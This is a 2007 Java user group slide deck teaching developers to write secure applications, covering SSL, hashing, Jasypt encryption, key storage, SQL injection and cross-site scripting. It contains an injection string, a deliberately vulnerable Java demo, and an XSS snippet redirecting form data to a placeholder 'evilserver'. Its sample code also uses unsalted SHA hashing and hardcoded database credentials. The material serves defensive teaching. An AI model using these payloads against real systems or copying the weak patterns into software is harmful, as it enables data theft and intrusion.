Writing Secure Applications

Jay Meyer
St. Louis Java User Group
August 9, 2007

About Me

- 15 years in IT, Java since 1999
- Security Analyst since 2005
- Master's Comp Sci wustl.edu
- Certified JBoss developer
- Partner, Harpoon Technologies

Overview

- Some definitions: hacker, etc.
- Big Security picture
- SSL
- Cryptography
- Keys
- Application Security
- Risk Analysis

Security? Why worry?

- What motivates a cyber-criminal?
  - Money: stealing credit cards, bank accounts
  - Military: stealing military secrets
  - Business: stealing business plans, corp secrets, spyware that shows ads
  - Vandalism: defacing web sites, crashing servers, unleashing viruses
- Developers need to worry
  - We write apps that store sensitive info
  - Firewalls and Intrusion detectors don't fix it
  - You **CAN** stop exploits on **YOUR** software
  - It's the **Law**


Terms & Definitions

- Hacker
  - Myth: a hacker is criminal, they need to be prosecuted
  - False: a hacker is one who analyzes a system
  - Auditor, tester, developer, all are hackers
  - Hackers use their powers for good
- Cracker
  - One who cracks – hacks for criminal purposes
  - Use a system in an unintended way for gain
  - Crackers use their powers for evil

Hacker or Cracker?

?

?



?


More Terms

- Vulnerability
  - A flaw in a system that allows unintentional uses
  - Example: Windows file share hole
- Exploit
  - Noun. A method of exploiting a vulnerability
  - Example: Virus
- Remedy
  - How does one stop an exploit?
  - A vulnerability?
  - SOFTWARE patches fix both. Example: Windows update, Linux patches
  - So security fixes are a programmers job

Big Security Picture

- Physical
  - Break into the server room, steal a laptop, boot w/CD
  - Lock the doors, BIOS passwords, encrypt files
- Network
  - Attack ports, vulnerable protocols, spoofing
  - Protect with firewalls, IDS
- OS
  - Attack services,running processes, weak file security
  - OS software patches
- Application
  - Attack weak login screen, SQL Injection, XSS
  - Use secure software tools & practices


So many attack vectors




SSL

- Myth: I'm on a switched network in a corp WAN, I don't NEED SSL
- ARP spoofing will defeat switched networks
- Man in the Middle attack
- Certificate foils MITM
- Verisign certificates cost $600?!?
  - They come built into every browser
  - Signing your own certs is a pain
  - No cert means everyone has to “accept forever”
- TLS1.0==SSL3.0

Man In The Middle



ARP spoof



Cryptography

- Java Cryptography Extensions, MS CryptoAPI
- Built into Java (and C# too)
- Hashing: MD5, SHA-1, SHA-256
- Ciphers: DES, 3DES, AES
-
- **Myth:** “I should write my own crypto, then nobody will know how to decrypt it”
  - WRONG: crypto is hard to do, your skills are weak, AES has been through years of testing

Hashing

- Protects passwords from admins
- MessageDigest class
- Dictionary attack
  - Get the password hashes
  - Hash an entire dictionary
  - Search results for the password, viola
- John the Ripper for Unix
- L0ftCrack for Windows
- Always: hash passwords
- Client side hashing: don't

Hashing code

```
String clearTextPassword = "4lb3rtPvj0ls";
String pwhash=user.getpasswd();
MessageDigest md = MessageDigest.getInstance("SHA");
byte[] hash = md.digest(clearTextPassword.getBytes());
String strHash = new String(hash);
if (!pwhash.equals(strHash)){
  throw new RuntimeException("invalid user or password");
}
```

Jasypt

- Java crypto wrapper – Free OSS
- Hibernate plugin for encrypting data
- Protects data in DB tables like credit cards or SSNs
- Simple API (Java5 annotation)
- http://www.jasypt.org

Jasypt Code

```
@TypeDef(
    name="encryptedString",
    typeClass=EncryptedStringType.class,
    parameters= {
        @Parameter(name="encryptorRegisteredName",
                   value="myHibernateStringEncryptor")
    }
)


    @Type(type="encryptedString")
    private String creditCardNumber;

    @Type(type="encryptedString")
    private String creditCardExpDate;
```

Key storage

- Storing keys can be hard,
  - books avoid the topic, but audits always ask
- Storing Keys:
  - Keys need to be hidden
  - Need to be changeable after install
- Don't
  - hide keys in the code, can't change them after compromise
  - Never encrypt the config file: where would you put THAT key??
- Do:
  - Store keys in a config file, read-only to app
  - protect that with file permissions

Application Security

- SQL injection
  - An application allows arbitrary SQL to run
  - Web apps and Swing (or C, VB, PHP) apps
- Cross-Site Scripting
  - Using Javascript to overwrite the HTML and send information to a different site
- Authentication / Authorization
  - JAAS
  - Acegi

SQL Injection

- Try to run your own SQL by using escape characters
- User Name: x' OR 'a'='a
- Iterative attack
  - try some escape chars
  - try to get some data
  - try to run a stored proc
  - try to own the machine with a new stored proc

SQL injection code

```
....

    String sql = "select * from app_user " +
        "where username='"+userName+"'"; //DANGER!

    Statement stm = conn.createStatement();

    ResultSet rs = stm.executeQuery(sql);

    int rowcount=0;
    while (rs.next()){
.....
```

SQL Injection Cure

- Use PreparedStatement
- Always set the parameters, don't concatenate Strings
- Inspect your code for Statement, look for concatenation
- Limit the size of the parameter (not just in HTML)
- Inspect the user input for escape chars like '
- Hibernate?

Cross Site Scripting (XSS)

- Attack a web page with Javascript that sends information to some other site
  - 1. Alice visits a website, which is hosted by Bob. Alice logs in with a username/password pair
  - 2. Mallory crafts a URL to exploit the XSS vulnerability, and sends Alice an email, making it look as if it came from Bob (email is spoofed)
  - 4. Alice visits the URL provided by Mallory while logged into Bob's website.
  - 5. The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server. The script steals sensitive information

XSS example

```
 document.forms[0].onsubmit=myfunction;
document.forms[0].btnNew.onclick=myfunction;
document.forms[0].action="http://evilserver/myscript.php"
```

XSS cure

- encode (HTML quote) all user-supplied HTML special characters
- Simply don't display user-entered data like the user name they entered
- Apache mod_security
- If you must show HTML, use HTML Tidy
  - tidy.sourceforge.net
  - Fixes broken HTML that users enter


Auth & Auth

- Authentication- users (identity)
- Authorization – roles (what user is allowed)
- JAAS
  - Framework included in Java
  - Used by EJB containers to provide fine-grained security
- Acegi
  - Security for Spring
  - Complex, but worth it
  - Switch login from database or LDAP
  - Rules for authorization “all URLs that start with /admin/* require an admin role”
  - Endorsed by Matt Raible, AppFuse

Risk Analysis

- Security pros & Auditors perform a Risk Assessment
- A report about the security of a system
- Impact – how sensitive is the info?
- Likelihood – what are the chances of attack?
- System vulnerabilities
- Suggestions for security solutions
- Cost of solutions vs cost of NOT using them

Risk = Impact X Likelihood



Security Standards

- SOX – Accounting laws
  - Response to Enron, Worldcom
- HIPPA – Health Information
- PCI / CISP – Visa account information
- CISSP – Certified Info Sys Security Pro

Security Stack

- Hosted servers (locked rooms)
- Firewall
- OS patches are fresh
- SSL
- Apache mod_security
- Acegi Auth/Auth for Spring
- MessageDigest Passwords
- Jasypt-Hibernate encrypted data
- Check for XSS
- Unit test for security holes

Conclusion

- Secure applications are difficult
- You cannot lean on network devices or OS security alone
- Software security is crucial at many levels

Questions?

- jmeyer@harpoontech.com

References

- http://sandsprite.com/Sleuth/papers/RealWorld_XSS_2.html
- http://www.jasypt.org/
- http://www.acegisecurity.org/
- http://www.unixwiz.net/techtips/sql-injection.html
- http://java.sun.com/j2se/1.4.2/docs/api/java/security/MessageDigest.html
- http://en.wikipedia.org

Code Sample: Hashing

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class HashingTest {

   public static void main(String[] args) {

      User user = new User(); //pretend that this user was loaded form the database by User.name

      try {
         String clearTextPassword = "41b3rtPvj0ls"; // this is the password that a user entered
         String pwhash=user.getpasswd();

         MessageDigest md = MessageDigest.getInstance("SHA");
         byte[] hash = md.digest(clearTextPassword.getBytes());
         String strHash = new String(hash);
         if (!pwhash.equals(strHash)){
            throw new RuntimeException("invalid user or password");
         }

         System.out.println("password:"+clearTextPassword);
         System.out.println("hash:"+strHash);
      } catch (NoSuchAlgorithmException e) {
         e.printStackTrace();
      }
   }
}
```

Code: SQL Injection

```
import java.sql.*;
public class SqlInjectTest {
   public static void main(String[] args) throws SQLException, ClassNotFoundException {
      Class.forName("com.mysql.jdbc.Driver");
      Connection conn =
DriverManager.getConnection("jdbc:mysql://localhost:3306/travel","root","p4s5w0rd");

      //String userName = "homer";
      String userName = "x' or 'a'='a"; //SQL INJECTION ATTACK!!


      String sql = "select * from app_user " +
            "where username='"+userName+"'";
      //String psql = "select * from app_user " +
      //  "where username=?";

      Statement stm = conn.createStatement();
      //PreparedStatement pstm = conn.prepareStatement(psql);
      //pstm.setString(1, userName);

      ResultSet rs = stm.executeQuery(sql);
      //ResultSet rs = pstm.executeQuery();

      int rowcount=0;
      while (rs.next()){
         System.out.print(rs.getString(8)+",");
         System.out.println(); rowcount++;
      }
      System.out.println("\nFinished. Rowcount="+rowcount);
   }
}
```